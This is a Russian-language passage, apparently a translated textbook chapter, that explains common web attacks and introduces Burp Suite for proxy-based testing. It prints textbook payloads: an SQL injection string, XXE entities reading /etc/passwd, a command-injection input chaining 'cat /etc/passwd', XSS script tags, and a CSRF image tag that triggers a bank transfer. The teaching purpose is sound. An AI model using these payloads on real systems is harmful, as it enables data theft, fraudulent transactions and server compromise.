> Одно из наиболее значительных нарушений на сегодняшний день - нарушение данных Equifax - было вызвано использованием структуры, используемой для разработки веб-сайта. Уязвимость в этой структуре, оставленная не исправленной спустя много времени после того, как проблема была решена и объявлена, позволила злоумышленникам добиться того, чтобы они смогли скрыться с записями около 148 миллионов человек.

Зачастую атаки являются результатом какой-то инъекционной атаки: злоумышленник отправляет вредоносный ввод в приложение, которое обрабатывает его так, как если бы оно было законным. Это является результатом проблемы с проверкой данных; вход не проверялся до того, как на него воздействовали. Однако не все атаки являются инъекционными. Другие атаки используют заголовки или являются результатом социальной инженерии, когда ожидается, что пользователь не заметит, что что-то не так, пока это происходит. Ниже приведены объяснения некоторых распространенных веб-атак, поэтому вы сможете лучше понять, что именно тестируется, когда мы начнем рассматривать инструменты.

Когда вы просматриваете эти типы атак, помните цель атаки. Каждая атака может быть нацелена на отдельный элемент всей архитектуры приложения, что означает, что злоумышленник получает доступ к различным компонентам с разными наборами данных для достижения разных результатов.

SQL-инъекция

Трудно сосчитать количество веб-приложений, которые используют базу данных для хранения, но, скорее всего, оно велико. Даже если нет необходимости в постоянном хранении пользовательской информации, база данных может помочь приложению ориентироваться в том, что представлено. Это может быть способ заполнения изменяющейся информации без необходимости переписывать кодовые страницы. Просто выведите контент в базу данных, и он будет отображаться, когда пользователь звонит. Это означает, что если вы хотите атаковать веб-приложение, особенно такое, где существует значительное взаимодействие с пользователем, вероятно, за всем этим стоит база данных, что делает это серьезной проблемой при тестировании приложения.

Структурированный язык запросов (SQL) является стандартным способом выдачи запросов к реляционным базам данных. Он существует в той или иной форме на протяжении десятилетий и является общим языком, используемым для связи с базами данных. Общий запрос к базе данных, ищущий извлечение информации, будет выглядеть примерно так: `"SELECT * FROM mydb.mytable WHERE userid = 567"`. Это говорит SQL-серверу, чтобы получить все записи из *mytable* в базе данных *mydb*, где значение в столбце с именем userid равно 567. Запрос будет выполняться через все строки в базе данных в поисках совпадающих результатов. Результаты будут возвращены в таблицу, с которой приложение должно будет что-то сделать.

Однако, если вы работаете с веб-приложением, вы, вероятно, не используете постоянные значения, такие как 567. Вместо этого приложение, вероятно, использует переменную как часть запроса. Значение внутри переменной вставляется в запрос непосредственно перед отправкой запроса на сервер базы данных. Таким образом, у вас может быть что-то вроде "SELECT * FROM mydb.mytable WHERE username = '", username, "';". Обратите внимание на одинарные кавычки внутри двойных кавычек. Это необходимо, чтобы сообщить серверу базы данных, что вы предоставляете строковое значение. Значение переменной username будет вставлено в запрос. Допустим, однако, что злоумышленник должен был ввести что-то вроде 'OR' 1 '=' 1. Это означает, что запрос, передаваемый на сервер, будет выглядеть так: «SELECT * FROM mydb.mytable WHERE username = '' OR '1' = '1';".

Поскольку 1 всегда равно 1 и злоумышленник использовал логический оператор OR, каждая строка будет возвращать истину. Логическое (OR) ИЛИ говорит, что если любая из сторон ИЛИ истинна, то весь оператор верен. Это означает, что каждая строка будет оцениваться по этому запросу, и 1 = 1 всегда будет возвращать true, поэтому весь оператор будет иметь значение true, и строка будет возвращена.

Это упрощенный пример. Зачастую для таких простых атак принимаются меры по снижению риска, но концепция остается неизменной. Злоумышленник отправляет SQL в поле формы, ожидая, что введенные данные дойдут до базы данных, которая будет там выполняться. Это атака SQL-инъекции - вставка операторов SQL, которые синтаксически правильны и точны, во входной поток, в надежде, что этот SQL-запрос будет выполнен сервером базы данных для достижения некоторого результата. Используя атаку SQL-инъекцией, злоумышленник может вставить данные, удалить данные, получить доступ к приложению, заставив поддельную учетную запись вернуть true, или, возможно, даже установить бэкдор на целевой машине.

XML-инъекция

По своей сути все инъекционные атаки одинаковы. Злоумышленник отправляет что-то во входной поток, надеясь, что приложение обработает его так, как хочет злоумышленник. В этом случае злоумышленник использует тот факт, что приложения часто используют XML для передачи данных от клиента на сервер. Приложения делают это, потому что это позволяет структурированным, сложным данным отправляться в одном пакете, а не в виде параметризованного списка. Проблема заключается в том, как XML обрабатывается на стороне сервера.

ПРИМЕЧАНИЕ

Асинхронный JavaScript и XML (Ajax) - это то, как веб-приложения обходят тот факт, что только HTTP и HTML, поскольку веб-серверы изначально предназначались для работы, требуют от пользователя инициирования запроса. Это происходит, когда вы переходите непосредственно к URL-адресу или нажимаете ссылку или кнопку. Разработчикам приложений нужен был способ, чтобы сервер мог отправлять данные пользователю без инициации запроса пользователем. Ajax решает эту проблему, размещая JavaScript на странице, которая затем запускается внутри браузера. Сценарий обрабатывает запросы, чтобы обновлять страницу, если данные на ней подвержены постоянным изменениям.

Эти инъекционные атаки в конечном итоге работают из-за того, что называется внешней сущностью XML (XXE). В XML, отправляемом на сервер, есть ссылка на что-то в операционной системе. Если синтаксический анализатор XML неправильно настроен и допускает эти внешние ссылки, злоумышленник может получить доступ к файлам или другим системам внутри сети. Пример 8-1 показывает образец XML, который можно использовать для возврата файла в системе, которая обрабатывает XML.

Пример 8-1. Пример внешней сущности XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE wubble [
<!ELEMENT wubble ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</wubble>
```

На внешнюю сущность ссылаются как на *xxe*, и в этом случае это вызов СИСТЕМЫ, ищущий файл. Конечно, файл */etc/passwd* предоставит вам только список пользователей. Вы не получите хэши паролей, хотя пользователь веб-сервера, вероятно, не имеет доступа к файлу */etc/shadow*. Это не единственное, что вы можете сделать с помощью атаки с использованием XML-инъекций. Вместо ссылки на файл вы можете открыть удаленный URL. Это может позволить внешнему серверу предоставлять контент с сервера, который находится только внутри сети. XML будет выглядеть аналогично, за исключением строки *!ENTITY*. В примере 8-2 показана строка *!ENTITY*, относящаяся к веб-серверу с частным адресом, который не будет маршрутизироваться через Интернет.

Пример 8-2. Внешние сущности XML для внутреннего URL-адреса

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Еще одна атака, которая может быть использована с этим, - это ссылка на файл, который никогда не закроется. В Unix-подобной операционной системе вы можете ссылаться на что-то вроде */dev/urandom*, у которого никогда не будет маркера конца файла, потому что он просто продолжает посылать случайные значения. Существуют и другие подобные псевдоустройства в Linux и других Unix-подобных операционных системах. Если использовался этот тип атаки, веб-сервер или приложение могут перестать функционировать должным образом, что приведет к отказу в обслуживании.

Командные инъекции

Командные инъекции атакуют операционную систему веб-сервера. При таком типе атаки кто-то может воспользоваться полем формы, которое используется для передачи чего-либо в операционную систему. Если у вас есть веб-страница, которая имеет какое-то управление базовым устройством или предлагает какую-то услугу (например, выполняет поиск по *whois)*, вы можете отправить команду операционной системы. Теоретически, если у вас есть страница, использующая команду *whois* из операционной системы, язык, на котором написано приложение, будет выполнять что-то вроде вызова *system()*, передавая *whois*, за которым следует имя домена или IP-адрес.

При такой атаке полезно знать основную операционную систему, чтобы вы могли передавать соответствующие команды и использовать правильный разделитель команд. Давайте предположим, что это система Linux. Linux использует; (точка с запятой) в качестве разделителя команд. Таким образом, мы могли бы сделать что-то вроде перехода на «*"wubble.com; cat /etc/passwd"*»в поле формы. Это завершит выполнение команды *whois* с именем домена *wubble.com***.** Затем разделитель говорит: «Подождите секунду, у меня есть другая команда для запуска после завершения первой». Таким образом, операционная система также выполнит следующую команду. Все выходные данные обоих будут возвращены на страницу, представленную пользователю. Это покажет вывод whois, а также содержимое файла */etc/passwd*.

Эта атака нацелена на сервер, который обрабатывает любую системную команду, предназначенную для запуска. Любая команда, которая может быть выполнена пользователем, которому принадлежит процесс, может быть передана. Это означает, что злоумышленник может получить контроль над системой. Вероятно, это веб-сервер, но это может быть и сервер приложений.

Межсайтовый скриптинг

Пока что атаки были сосредоточены на стороне сервера. Однако не все атаки направлены на серверы или веб-инфраструктуру, в которой размещается приложение. В некоторых случаях целью является пользователь или что-то, что есть у пользователя. Это касается межсайтовых скриптов. Межсайтовый скриптинг - это еще одна атака внедрения, но в этом случае внедрение - это язык сценариев, который будет запускаться в контексте браузера пользователя. Обычно используемый язык - это JavaScript, поскольку он достаточно универсален. Другие языки сценариев, которые можно запускать в браузере, такие как Visual Basic Script (VBScript), также могут использоваться, хотя они могут зависеть от платформы.

Существует два типа межсайтовых скриптовых атак. Один настойчив. Постоянная атака межсайтовых скриптов сохраняет скрипт на веб-сервере. Не смущайтесь этим, как бы то ни было. Тот факт, что скрипт хранится на веб-сервере, не означает, что веб-сервер является целью. Сценарий не более запущен на сервере, чем HTML. В каждом случае браузер обрабатывает язык. С HTML язык говорит браузеру, как визуализировать страницу. С помощью чего-то вроде JavaScript скрипт может заставить браузер делать все, что позволяет язык и контекст браузера. Некоторые браузеры реализуют что-то вроде песочницы, чтобы содержать какие-либо действия.

С помощью постоянных межсайтовых сценариев злоумышленник находит веб-сайт, который позволяет хранить, а затем извлекать и отображать данные, предоставленные пользователем. Когда это происходит, злоумышленник может загрузить на сервер сценарий, который будет отображаться пользователям, которые впоследствии посещают страницу. Это хороший способ легко атаковать несколько систем. Любой посетитель страницы запустит скрипт, выполняя любую функцию, которую захочет атакующий. Простой способ проверить уязвимость межсайтового скриптинга - загрузить что-то вроде *<script>alert(wubble);</script>* в поле, которое ведет к постоянному хранилищу. Ранним способом атаки были дискуссионные форумы. Злоумышленник может загрузить форум с атакой и ждать, когда люди придут в гости.

Суть в том, что вы можете подумать, что простое смягчение - просто заблокировать символы < and >. Это предотвращает сохранение тегов и их последующую интерпретацию как фактический скрипт, запускаемый браузером. Однако существуют способы обойти эти виды ограниченных проверок ввода.

ПОСТОЯННЫЕ МЕЖСАЙТОВЫЕ СЦЕНАРИИ

Постоянные межсайтовые сценарии также иногда называют хранимыми межсайтовыми сценариями. Аналогичным образом, отраженные межсайтовые сценарии иногда называют неустойчивыми межсайтовыми сценариями.

Другой тип межсайтовых скриптовых атак называется отраженным межсайтовым скриптингом. Вместо того, чтобы хранить его на сервере, чтобы кто-то пришел позже, этот тип требует, чтобы скрипт был частью URL-адреса, который затем отправлялся пользователям. Этот вид атаки, по сути, выглядит так же, как и постоянный, в том смысле, что вам все равно потребуется создать сценарий, который можно запустить в браузере. Однако отраженная атака требует нескольких других вещей. Во-первых, определенные символы не допускаются как часть URL. Это требует, чтобы некоторые символы были закодированы в URL.
Процесс кодирования URL прост. Любой символ может быть отображен таким образом, но некоторые должны быть закодированы. Например, пробел не может быть частью URL-адреса, потому что браузер посчитает, что URL-адрес завершен, когда попадет в пробел, и не будет рассматривать что-либо, кроме этого. Чтобы кодировать URL, вам нужно найти значение ASCII для символа и при необходимости преобразовать десятичное значение в шестнадцатеричное. Сделав это, вы добавляете% (процентов) в начало значения, и у вас есть символ, который был закодирован в URL. Например, пробел отображается как% 20. Шестнадцатеричное значение 20 равно 32 в десятичном виде (16 × 2), и это значение ASCII для пробела. Любой символ в таблице ASCII может быть преобразован таким образом.
Второе, что, вероятно, должно произойти, это то, что URL должен быть каким-то образом скрыт или скрыт. Это можно сделать, привязав текст к ссылке в электронном письме. В конце концов, если бы вы получили электронное письмо с таким сообщением, вы, вероятно, не стали бы его щелкать:
http://www.rogue.com/somescript.php?%3Cscript%3Ealert(%22hi%20there!%22) % 3B% 3C% 2Fscript% 3E.

Как отмечалось ранее, целью является клиент, который подключается к веб-сайту. Сценарий может выполнять любые действия, включая получение данных

от клиента и отправку их злоумышленнику. Все, к чему браузер может получить доступ, может быть обработано или изменено. Это создает угрозу для пользователя, а не угрозу для организации или ее инфраструктуры. Веб-сайт в организации - это всего лишь механизм доставки из-за приложения или скрипта, который плохо выполняет проверку ввода.

Подделка межсайтового запроса

При атаке подделки межсайтовых запросов (CSRF) создается запрос, который, по-видимому, связан с одним сайтом, когда фактически он переходит на другой сайт. Или, другими словами, пользователь посещает одну страницу, которая либо находится на сайте X, либо кажется, что она находится на сайте X, когда фактически запрашивается запрос на эту страницу к сайту Y. Чтобы понять эту атаку, полезно знать, как HTTP работает и как работают сайты. Чтобы понять это, давайте взглянем на некоторый простой источник HTML в Примере 8-3.

Пример 8-3. Пример исходного кода HTML

```
<html>
<head><title>This is a title</title></head>
<link rel="stylesheet" type="text/css" href="pagestyle.css">
<body>
<h1>This is a header</h1>
<p>Bacon ipsum dolor amet burgdoggen shankle ground round meatball
bresaola
pork loin. Brisket swine meatloaf picanha cow. Picanha fatback ham
pastrami,
pig tongue sausage spare ribs ham hock turkey capicola frankfurter kevin
doner ribeye. Alcatra chuck short ribs frankfurter pork chop chicken cow
filet mignon kielbasa. Beef ribs picanha bacon capicola bresaola buffalo
cupim boudin. Short loin hamburger t-bone fatback porchetta, flank
picanha burgdoggen.</p>
<img src="
<a href="/anotherpage.html">This is a link</a>
<img src="/images/picture.png">
</body>
</html>
```

Когда пользователь посещает эту конкретную страницу, браузер отправляет GET-запрос на веб-сервер. Когда браузер анализирует HTML-код для его визуализации, он перебирает ссылку на *pagestyle.css* и выдает еще один запрос GET для этого документа. Позже он видит, что изображение существует, и для его визуализации на сервер отправляется еще один запрос GET. Для этого конкретного изображения оно существует на том же сервере, где находится страница, поскольку ссылка на страницу является относительной, а не абсолютной. Однако любая ссылка, найденная в источнике, может указывать на другой веб-сайт, и именно здесь мы сталкиваемся с проблемой.

Имейте в виду, что при обнаружении тега *img* браузер отправляет запрос GET. Так как это так, нет особой причины, по которой тег *img* должен включать фактическое изображение. Допустим, вместо изображения у вас было *<img*

src="http://www.bank.com/transfer.php fromacct=5788675&toacct=875791&amount=5000">. Это выдаст запрос GET на этот URL с этими параметрами. В идеале, запрос, который предполагал внести изменение, будет выдавать POST-запрос, но некоторые приложения принимают GET-запросы вместо предпочтительного POST.

Цель здесь - пользователь. В идеале пользователь должен кэшировать учетные данные для указанного сайта и страницы. Это позволило бы запросу произойти, если можно так выразиться. Пользователь, вероятно, никогда не увидит, что произойдет, если согласование с сервером будет чистым, то есть учетные данные кэшируются (есть текущий файл cookie) и передаются между клиентом и сервером без вмешательства. В некоторых случаях, возможно, пользователю предлагается войти на сервер. Пользователь может не понимать, что происходит, но если он не очень сложен, он может ввести свои учетные данные, что позволит выполнить запрос.

Это еще один случай, когда целью является пользователь или, возможно, пользовательская система, но атака помогает из-за того, что может считаться плохой практикой со стороны команды веб-разработчиков. Именно вызываемый скрипт позволяет атаке произойти.

Перехват сеанса

Одним из недостатков HTTP, как он был спроектирован, является то, что он полностью не имеет состояния. Сервер, согласно спецификации протокола, не осведомлен о клиентах или о том, где они находятся в транзакции для получения файлов и данных. Сервер не осведомлен о содержимом файла, чтобы узнать, следует ли ожидать от клиентов отправки дополнительных запросов. Как отмечалось ранее, все сведения, относящиеся к выполненным запросам, находятся на стороне браузера, и запросы существуют в полной изоляции от точки зрения сервера.

Существует множество причин, по которым серверу может быть полезно иметь представление о клиенте и о том, посещали ли они ранее. Это особенно верно, когда дело доходит до продажи чего-либо в Интернете. Нет корзины для отслеживания товаров, которые вы хотите купить, без уведомления о состоянии. Нет способа аутентифицировать пользователя и поддерживать его в состоянии «залогинен». Должен быть способ сохранить информацию между запросами. Вот почему существуют куки. Cookie - это способ хранения небольших объемов данных, которые передаются между сервером и клиентом.

Тем не менее, мы говорим об угоне сессии. Одним из типов файлов cookie является идентификатор сеанса. Это строка, которая генерируется приложением и отправляется клиенту после аутентификации клиента. Идентификатор сеанса позволяет серверу знать, когда он был передан обратно от клиента, что клиент прошел аутентификацию. Затем сервер проверяет идентификатор сеанса и позволяет клиенту продолжить. Идентификаторы сеансов будут выглядеть по-разному в зависимости от приложения, которое их сгенерировало, но в идеале они создаются с использованием фрагментов информации от клиента. Это предотвращает их кражу и повторное использование. Вы можете увидеть пример токена сеанса в Примере 8-4.

Пример 8-4. HTTP-заголовки,в т.ч. Угон сессии

```
Host: www.amazon.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0) Gecko/20100101
      Firefox/58.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.amazon.com/?ref_=nav_ya_signin&
X-Requested-With: XMLHttpRequest
Cookie: skin=noskin; session-id=137-0068639-1319433; session-id-
time=2081786201l;
```

csm-hit=tb:s-PJB1RYKVT0R6BDGMN821|1520569461535&adb:adblk_no;
x-wl-uid=1HWKHMqcArB0rSj86npAwn3rqkjxiK9PBt7W0IX+kSMfH9x/WzEskKefEx8NDD
K0PfVQWcZMpwJzrdfxlTLg+75m3m4kERfshgmVwHv1vHIwOf5pysSE/9YFY5wendK+hg39/
KV6DC0w=; ubid-main=132-7325828-9417912;
session-token="xUEP3yKlbl+lmdw7N2esvuSp61vlnPAG+9QABfpEAfJ7rawYMDdBDSTi
jFkcrsx6HkP1I7JGbWFcHzyXLEBHohy392qYLmnKOrYp0fOAEOrNYKFqRGeCZkCOuk812i2
RdG1ySv/8mQ/2tc+rmkZa/3EYmMu7D4dS3A+p6MR55jTHLKZ55JA8sDk+MVfOatv31w4sg8
2yt8SKx+JS/vsK9P/SB2xHvf8TYZGnLv2bIKQhxsoveHDfrEgiHBLjXKSs0WhqHOY5nuapg
/fuU1I3u/g==''; a-ogbcbff=1; x-main=iJbCUgzFdsGJcU4N3cIRpWs9zily9XsA;
at-main=Atza|IwFBIC8tMgMtxKF7x70caK7RB7Jd57ufok4bsiKZVjyaHSTBYHjM0H9ZEK
zBfBALvcPqhxSjBThdCEPRzUpdZ4hteLtvLmRd3-6KlpF9lk32aNsTClxwn5LqV-W3sMWT8
YZUKPMgnFgWf8nCkxfZX296BIrlueXNkvw8vF85I-iipda0qZxTQ7C_Qi8UBV2YfZ3gH3F3
HHV-KWkioyS9k82HOJavEaZbUOsx8ZTF-UPkRUDhHl8Dfm5rVZ1i0NWq9eAVJIs9tSQC4pJ
PE3gNdULvtqPpqqyGcWLAxP6Bd3RXiMB3--OfGPUFZ6yZRda1nXe-KcXwsKsYD2jwZS1V8L
0d0Oqsaoc0ljWs7HszK-NgdegyoG8Ah_Y-hK5ryhG3sf-DXcMOOKfs5dzNwl8MS1Wq6vKd;
sess-at-main="iNsdlmsZIQ7KqKU1kh4hFY1+B/ZpGYRRefz+zPA9sA4=";
sst-main=Sst1|PQFuhjuv6xsU9zTfH344VUfbC4v2qN7MVwra_0hYRzz6f53LiJO0RLgrX
WT33Alz4jljZV6WqKm5oRtlP9sxDEf3w4-WbKA87X7JFduwMw7ICWlhhJJRLjNSVh5wVdaH
vBbrD6EXQN9u7l3iR3Y7WuFeJqN3t_dyBLA-61tk9oW1QbdfhrTXI6_xvfyCNGklXW6A2Pn
CNBiFTI_5gZ12cIy4KpHTMyEFeLW6XBfv1Q8QFn2y-yAqZzVdNpjoMcvSJFF6txQXlKhvsL
Q6H-1OYPvWAqmTNQ7ao6tSrpIBeJtB7kcaaeZ5Wpu1A7myEXpnlfnw7NyIUhsOGq1UvaCZa
hceUQ; lc-main=en_US
Connection: keep-alive

Прежде чем вы будете слишком взволнованы, этот набор токенов был изменен. Идентификатор сеанса здесь ограничен по времени, что также помогает предотвратить попытки перехвата сеанса. Вы можете увидеть заголовок, который указывает время, когда был создан идентификатор сеанса. Это говорит о том, что существует ограничение по времени, которое проверяется сервером. Если злоумышленник получит мою идентификационную информацию о сеансе, у него будет ограниченное количество времени для ее использования. Кроме того, с таким идентификатором сеанса он должен быть привязан к моему устройству, что означает, что его нельзя скопировать и использовать в другом месте.

Атака захвата сеанса нацелена на пользователя, чтобы получить его привилегии. Атака требует, чтобы идентификатор сеанса был перехвачен. Это может произойти при атаке «человек посередине», когда трафик перехватывается. Это может означать, что злоумышленник перехватывает веб-трафик через свой обычный поток или перенаправляет трафик. Это может быть сделано, например, с помощью отслеживания.

Из примера видно, что коммерческие сайты используют идентификаторы сеансов. Даже среднестатистические пользователи должны быть обеспокоены перехватом сеансов, поскольку не всегда и, возможно, даже не регулярно, они атакуют предприятие, чтобы получить доступ к системам. Иногда речь идет просто о краже. Если идентификаторы сессии могут быть перехвачены, ваша учетная запись Amazon может быть использована для заказа товаров, которые могут быть перепроданы позже. Ваш банковский счет может быть похищен для перевода

денег. Это вовсе не означает, что любой из них сегодня открыт для этой атаки, тем более что такие компании, как Amazon, требуют повторной проверки информации до того, как будут внесены какие-либо изменения в информацию о доставке.

Использование прокси

Прокси-сервер используется для передачи запросов, поэтому запрос, по-видимому, делается от имени прокси-сервера, а не из системы пользователя. Эти системы часто используются для фильтрации запросов, поэтому пользователи не обращаются к вредоносным сайтам или, иногда, к сайтам, которые не связаны конкретно с бизнесом. Их можно использовать для захвата сообщений от клиента на сервер или наоборот, чтобы гарантировать, что в сеть предприятия не проникнет вредоносное ПО.

Мы можем использовать ту же идею для тестирования безопасности. Поскольку прокси-серверы отправляют запросы, которые затем могут быть изменены или отброшены, они полезны для тестирования. Мы можем перехватить обычные запросы, сделанные для изменения значений за пределами ожидаемых параметров. Это позволяет нам использовать любую фильтрацию, которая выполняется с помощью сценариев на странице. Прокси-сервер всегда после того, как какой-либо сценарий выполнил какую-либо очистку. Если веб-приложение почти полностью полагается на фильтрацию в браузере, любые изменения, сделанные после этого, могут привести к сбою приложения.

Прокси-тестирование позволяет нам программно атаковать сервер различными способами. Мы можем видеть все страницы, к которым обращается пользователь, когда он работает через веб-сайт, чтобы понять ход приложения. Это может помочь, когда дело доходит до тестирования, поскольку изменение потока приложения может вызвать сбои в нем.

Еще одно, что может сделать прокси-тестирование, - это позволить нам выполнять аутентификацию вручную, поскольку иногда программная аутентификация затруднительна, если приложение написано правильно. Если мы выполняем аутентификацию вручную, прокси-сервер несет идентификатор сеанса, который указывает приложению, что оно аутентифицировано. Если мы не можем аутентифицироваться в веб-приложениях, мы пропускаем большинство страниц на сайтах, которые полагаются на то, что они доступны только нужным пользователям.

SPIDERING СТРАНИЦ

Первое, что будет делать любое приложение для веб-тестирования, включая прокси-приложения, - это получить список всех страниц. Это помогает определить область. Этот процесс обычно называют *spidering*. Заблаговременное получение списка страниц позволяет тестировщику включать или исключать страницы из теста.

Burp Suite

Burp Suite - это программа тестирования на основе прокси, которая предоставляет множество возможностей и является мультиплатформенной, поэтому она будет работать под Windows, Linux и macOS - везде, где может работать Java. Лично я большой поклонник Burp Suite. Сложность заключается в том, что версия Burp Suite, входящая в состав Kali, ограничена, поскольку Burp Suite имеет коммерческую версию, которая открывает все возможности. Хорошая новость заключается в том, что если вы хотите использовать коммерческую версию, она сравнительно недорогая, особенно если вы посмотрите на некоторые из наиболее известных программ тестирования или пакетов.

ПРИМЕЧАНИЕ

> Чтобы использовать любой прокси-тестер, вам необходимо настроить браузер на использование прокси для любых веб-запросов. В Firefox, который является браузером по умолчанию в Kali, вы идете в Предпочтения → Дополнительно → Сеть → Настройки подключения. Настройте localhost и порт 8080 для адреса в разделе «Ручная настройка». Вы также должны установить флажок, чтобы использовать этот прокси для всех протоколов.

Интерфейс для Burp Suite может занять некоторое привыкание. Каждая функция - это отдельная вкладка, и каждая вкладка может иметь дополнительные вложенные вкладки. Некоторые параметры пользовательского интерфейса в Burp Suite могут быть нелогичными. Например, когда вы перейдете на вкладку «Прокси», вы увидите кнопку «Перехват включен», которая, кажется, нажимается. Чтобы отключить функцию перехвата, вы нажимаете кнопку, которая говорит, что перехват включен, и, по сути, отжимаете эту кнопку. , Это можно увидеть на рисунке 8-2, а также на остальной части интерфейса и на всех вкладках, отображающих все функции высокого уровня Burp Suite.




Рис. 8-2. Окно Burp Suite

Вкладка «Перехват» выделена красным текстом, потому что Burp перехватил запрос. Это требует вмешательства пользователя. Вы можете переслать, сбросить или внести изменения, а затем переслать. Запрос в текстовом виде, потому что HTTP является протоколом открытого текста, поэтому никаких специальных инструментов для изменения запроса не требуется. Вы просто редактируете текст перед собой любым удобным для вас способом, исходя из ваших требований к тестированию. Это не означает, что вы должны выполнять все тесты вручную. Может быть легче начать, если вы просто отключите перехват на некоторое время. Это будет регистрировать начальный URL, и оттуда мы можем запустить паука хоста.

Одна из проблем с spidering заключается в том, что на каждом сайте могут быть ссылки на страницы на других сайтах. Паук может переходить по каждой ссылке,

которую он находит, что может означать, что в скором времени вы получите половину всех доступных страниц в Интернете, зарегистрированных в вашем Burp Suite. Burp Suite устанавливает область, которая ограничивает количество страниц, которые будут просмотрены и протестированы позже. Когда вы запустите паука, Burp Suite спросит вас об изменении области действия. На рисунке 8-3 показана вкладка «Цель» в Burp Suite с контекстным меню вверх, которое дает нам доступ к функции spider.


